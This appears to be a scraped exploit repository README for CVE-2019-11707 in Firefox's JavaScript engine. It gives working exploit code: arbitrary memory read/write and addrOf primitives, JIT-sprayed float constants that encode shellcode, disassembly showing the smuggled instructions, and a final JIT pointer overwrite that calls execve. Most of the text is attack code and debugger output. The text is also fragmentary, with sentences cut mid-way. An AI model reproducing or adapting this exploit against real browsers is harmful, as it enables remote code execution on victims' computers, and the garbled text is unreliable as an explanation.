 flabbergastedbd/cve-2019-11707
https://bugs.chromium.org/p/project-zero/issues/detail?id=1820

Bug: https://bugs.chromium.org/p/project-zero/issues/detail?id=1820

exploit.js - Actual exploit, prepended by saelo's util.js & Int64.js.stager.js - Used for creating constants, prepended by saelo's util.js & Int64.js.stager.py - Used to assemble instructions using keystone. Output is fed to stager.js.setup()).const exploit_pack = [
new Uint8Array(0x10),
new Uint8Array(0x10), // Use this [:8] to control data pointer of below array
new Uint8Array(0x10), // Arbitrary RW array
]
exploit_pack[0]'s backing buffer to data pointer field
of exploit_pack[1]. Point it to address of data pointer field of exploit_pack[2]. // setup()
const v11 = v4.pop();
const addr = v11[11];
v11[11] = Add(new Int64.fromDouble(addr), 0x58).asDouble();
exploit_pack[1] which
internally modifies data pointer of exploit_pack[2]. Then use exploit_pack[2] to
read or write memory.function read(ptr) {
read_addr = new Int64(ptr);
// Change data pointer of exploit_pack[2]
for (var idx=0; idx < 8; idx++) {
exploit_pack[1][idx] = read_addr.byteAt(idx);
}
let bytes = exploit_pack[2].slice(0, 8);
// Remove 0xfffe in pointer
// bytes[7] = 0x00; bytes[6] = 0x00;
obj_addr = new Int64(bytes);
// console.log(obj_addr);
return obj_addr;
// console.log(new Int64(obj_addr));
}
function write(ptr, value) {
let addr = new Int64(ptr);
let bytes = new Int64(value);
// Change data pointer of exploit_pack[2]
for (var idx=0; idx < 8; idx++) {
exploit_pack[1][idx] = addr.byteAt(idx);
}
for (var idx=0; idx < 8; idx++) {
exploit_pack[2][idx] = bytes.byteAt(idx);
}
}
exploit_pack itself, construct a addrOf primitive.function addrOf(obj) {
exploit_pack[3] = obj;
// Change data pointer of exploit_pack[2]
for (var idx=0; idx < 8; idx++) {
exploit_pack[1][idx] = leaking_addr.byteAt(idx);
}
let bytes = exploit_pack[2].slice(0, 8);
// Remove 0xfffe in pointer
bytes[7] = 0x00; bytes[6] = 0x00;
obj_addr = new Int64(bytes);
// console.log(obj_addr);
return obj_addr;
// console.log(new Int64(obj_addr));
}
r-x pages.const stager = function (a, b, c, d) {
const rax = a;
const rdi = b;
const rsi = c;
const rdx = d;
const g0 = 9.073632937307107e-271;
const g1 = 1.6063957816990143e-270;
const g2 = 1.6082444981830348e-270;
const g3 = 1.6100929890177583e-270;
const g4 = 1.6119413952339954e-270;
const g5 = 1.68020602465e-313;
}
0xdeadc0debaad.
gef➤  disas /r 0x0000085a6e604531,+20
Dump of assembler code from 0x85a6e604531 to 0x85a6e604545:
   0x0000085a6e604531:  49 bb 80 ad ba de c0 ad de 07   movabs r11,0x7deadc0debaad80
   0x0000085a6e60453b:  4c 89 5d a8                      mov    QWORD PTR [rbp-0x58],r11
   0x0000085a6e60453f:  49 bb c0 48 8b 44 24 28 eb 07   movabs r11,0x7eb2824448b48c0
End of assembler dump.

gef➤  disas /r 0x0000085a6e604542,+10
Dump of assembler code from 0x85a6e604542 to 0x85a6e604556:
   0x0000085a6e604542:  48 8b 44 24 28  mov    rax,QWORD PTR [rsp+0x28]
   0x0000085a6e604547:  eb 07           jmp    0x85a6e604550
End of assembler dump.
4c 89 5d XX 49 bb 00 bytes somehow with 7 bytes that we control.
We can jump over these bytes using a relative jmp.$ rasm2 -a x86 -b 64 "jmp 7"
eb05

execve syscall.rax: syscall number
rdi: program path
rsi: argv
rdx: envp
mov instructions are a blessing to move values from an offset on stack to relevant
registers. It is exactly of 5 bytes.$ rasm2 -a x86 -b 64 "mov rdi, QWORD [rsp + 0x28]"
488b442428
So, we can construct our constants. Refer to stager.py -> stager.js to see how those were
generated.

Just overwrite the actual JIT function pointer in object structure and replace it with offset. Call the function with parameters.
write(jitGetter, jmpOffset);
stager(
  new Int64(59).asDouble(),
  new Int64(pathAddr).asDouble(),
  new Int64(argvBufferAddr).asDouble(),
  new Int64(environBufferAddr).asDouble());
